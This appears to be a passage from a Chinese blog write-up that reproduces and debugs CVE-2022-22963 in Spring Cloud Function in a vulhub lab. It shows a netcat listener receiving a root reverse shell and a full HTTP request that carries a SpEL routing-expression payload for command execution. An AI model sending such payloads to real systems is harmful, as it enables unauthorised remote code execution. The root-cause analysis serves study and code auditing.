【题外话】此处顺便补充一个小技巧，BurpSuite 如果显示字体模糊、分辨率不佳的情况下（比如此图，伤眼睛啊……），可以在桌面快捷方式右键选择“属性”，在兼容性中选择如下配置项后重启即可解决（效果可参见下文另外的 Burp 截图）：



此时 Kali 攻击机可获得反弹的 Shell（其中 1832.168.171.129 正是 Ubuntu 靶机的局域网 IP）：

```
(kali@kali)-[~/Desktop]
└─$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.171.128] from (UNKNOWN) [192.168.171.129] 44878
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@4ae1380539dd:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@4ae1380539dd:/# ls
ls
bin 主文件夹
boot
dev
etc
home
lib Tr0e
lib64
media
mnt
opt
proc
root
run
sbin
spring-cloud-function-sample-0.0.1-SNAPSHOT.jar
srv
sys
tmp
usr
var
root@4ae1380539dd:/#
```

CSDN @Tr0e

至此，我们已成功复现该漏洞，通过 SpEL 注入实现了 RCE 远程命令执行。

最后，结束 Ubuntu 虚拟机靶场容器环境的运行：

```
tr0e@ubuntu:~/Desktop/vulhub/spring/CVE-2022-22963$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS                               NAMES
4ae1380539dd   vulhub/spring-cloud-function:3.2.2   "java -Djava.securit..." 43 minutes ago Up 43 minutes 0.0.0.0:8080->8080/tcp, :::8080->8080/tcp   cve-2022-22963_spring_1
tr0e@ubuntu:~/Desktop/vulhub/spring/CVE-2022-22963$ docker stop 4ae
4ae
tr0e@ubuntu:~/Desktop/vulhub/spring/CVE-2022-22963$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS                               NAMES
tr0e@ubuntu:~/Desktop/vulhub/spring/CVE-2022-22963$ docker images
REPOSITORY    TAG       IMAGE ID       CREATED        SIZE
vulhub/spring-cloud-function  3.2.2     cf16b22af550   20 months ago  289MB
tr0e@ubuntu:~/Desktop/vulhub/spring/CVE-2022-22963$
```

CSDN @Tr0e

CVE漏洞调试分析

简单的复现漏洞并不是目的，我们的目的是从历史 CVE 漏洞中分析根因，并尽可能能够在白盒代码审计实战中做到举一反三。


本地搭建

此处采用本地 IDEA 新建 SpringBoot 项目的方式来搭建漏洞环境，直接沿用前文“案例演示”章节中的简易 SpringBoot 项目。


不想折腾的话可以直接在 Github 获取来源的漏洞环境项目：[Spring-Cloud-Function-Spel](#)。

1、只需要在 pom.xml 中新增引入 `spring-boot-starter-web`、`spring-cloud-function-web`（存在漏洞的 3.2.2 版本）：


```
1 <dependency>
2     <groupId>org.springframework.boot</groupId>
3     <artifactId>spring-boot-starter-web</artifactId>
4 </dependency>
5 <dependency>
6     <groupId>org.springframework.cloud</groupId>
7     <artifactId>spring-cloud-function-web</artifactId>
8     <version>3.2.2</version>
9 </dependency>
```



2、接着在 `application.properties` 配置文件中添加 `spring.cloud.function.definition=functionRouter`（此配置也可以不配，非必需）



3、然后即可到 main 函数启动 Spring 项目：



Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Sun Dec 03 21:42:53 CST 2023

There was an unexpected error (type=Not Found, status=404).


CSDN @Tf0e

然而发现以下数据包并无法触发漏洞:

```
1 POST /functionRouter HTTP/1.1
2 Host: 127.0.0.1:8081
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Saf
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
10 spring.cloud.function.routing-expression: T(java.lang.Runtime).getRuntime().exec("calc.exe")
11 Connection: close
12 Content-Length: 4
13 test
```

4、最终发现需要修改 pom.xml 配置文件中如下组件版本信息, 才能成功触发漏洞 (坑啊.....):


```
1 <parent>
2   <groupId>org.springframework.boot</groupId>
3   <artifactId>spring-boot-starter-parent</artifactId>
4   <version>2.6.5</version>
5   <relativePath/> <!-- Lookup parent from repository -->
6 </parent>
```




调试分析

需要在上述命令执行处下断点，看下程序执行流程。


SpringCloud Function 之所以能自动将函数建立 http 端点，是因为在包 `mvc.FunctionController` 中使用 `/**` 监听了 GET/POST 类型的所有端点：



故我们在 `org.springframework.cloud.function.web.mvc.FunctionController#post` 方法上下断点进行跟踪，程序会获取 body 中的参数，并传入 `processRequest` 方法中：



1、接着 `processRequest` 函数将判断当前请求是否为 `RoutingFunction`，并将请求的内容和 Header 头编译成 `Message` 带入到 `FunctionInvocationWrapper.apply` 方法中：



2、跟进 `FunctionInvocationWrapper.apply` 函数，随后又进入其中的 `doApply` 方法：


```
Decompiled .class file, bytecode version: 52.0 (Java 8)
Download Sources Choose Sources...

426
427 public Object apply(Object input) { input: "GenericMessage [payload=test\r\n, headers={content-length=6, accept-language=zh-CN,zh;q=0.9,en;q=0.8, uri=/function
428     if (SimpleFunctionRegistry.this.logger.isDebugEnabled() && !(input instanceof Publisher)) {
429         SimpleFunctionRegistry.this.logger.debug("Invoking function " + this);
430     }
431
432     Object result = this.doApply(input); input: "GenericMessage [payload=test\r\n, headers={content-length=6, accept-language=zh-CN,zh;q=0.9,en;q=0.8, uri=/fun
433     if (result != null && this.outputType != null) {
434         result = this.convertOutputIfNecessary(result, this.outputType, this.expectedOutputContentType);
435     }
436
437     return result;
438 }
```

3、跟进 doApply 函数，会执行到如下 else 分支，进入 RoutingFunction 类的 apply 方法：

```
Decompiled .class file, bytecode version: 52.0 (Java 8)
Download Sources Choose Sources...

531 boolean isComposed() { return this.composed; }
534
535 no usages 1 override
536 Object doApply(Object input) { input: "GenericMessage [payload=test\r\n, headers={content-length=6, accept-language=zh-CN,zh;q=0.9,en;q=0.8, uri=/functionRoute
537     input = this.fluxifyInputIfNecessary(input);
538     Object convertedInput = this.convertInputIfNecessary(input, this.inputType); input: "GenericMessage [payload=test\r\n, headers={content-length=6, accept-La
539     Object result;
540     if (!this.isRoutingFunction() && !this.isComposed()) {
541         if (this.isSupplier()) {
542             result = ((Supplier) this.target).get();
543         } else if (this.isConsumer()) {
544             result = this.invokeConsumer(convertedInput);
545         } else {
546             result = this.invokeFunction(convertedInput);
547         }
548     } else {
549         result = ((Function) this.target).apply(convertedInput); convertedInput: "GenericMessage [payload=test\r\n, headers={content-length=6, accept-language=
550     }
551 }
```

Debug DemoApplication

Threads & Variables Console

⚡ "http-nio-8081-exec-1" @ 5,405 in group "main": RUNNING

doApply:699, SimpleFunctionRegistry\$FunctionInvocationWrapper (org.springframework.cloud.fun...
apply:551, SimpleFunctionRegistry\$FunctionInvocationWrapper (org.springframework.cloud.fun...
processRequest:100, FunctionWebRequestProcessingHelper (org.springframework.cloud.function...
post:108, FunctionController (org.springframework.cloud.function.web.mvc)

> this = (SimpleFunctionRegistry\$FunctionInvocationWrapper@5796) "functionRouter<class java.lang.Object, class java.lang.Obj... View
> input = (GenericMessage@5811) "GenericMessage [payload=test\r\n, headers={content-length=6, accept-language=zh-CN,zh;q=0.9,en;q=0.8, uri=/functionRoute... View
> convertedInput = (GenericMessage@5811) "GenericMessage [payload=test\r\n, headers={content-length=6, accept-language=zh-CN,zh;q=0.9,en;q=0.8, uri=/functionRoute... View
> this.target = (RoutingFunction@7248)

4、继续 step into 跟进 RoutingFunction 类的 apply 方法，发现将进入到

org.springframework.cloud.function.context.config.RoutingFunction#route 方法中：

```
51 public Object apply(Object input) { input: "GenericMessage [payload=test\r\n, headers={content-length=6, accept-language=zh-CN,zh;q=0.9,en;q=0.8, uri=/functionRouter,
52     return this.route(input, input instanceof Publisher); input: "GenericMessage [payload=test\r\n, headers={content-length=6, accept-language=zh-CN,zh;q=0.9,en;q=0.8
53 }
54 }
```

Debug DemoApplication

Threads & Variables Console

⚡ "http-nio-8081-exec-1" @ 5,405 in group "main": RUNNING

apply:86, RoutingFunction (org.springframework.cloud.function.context.config)

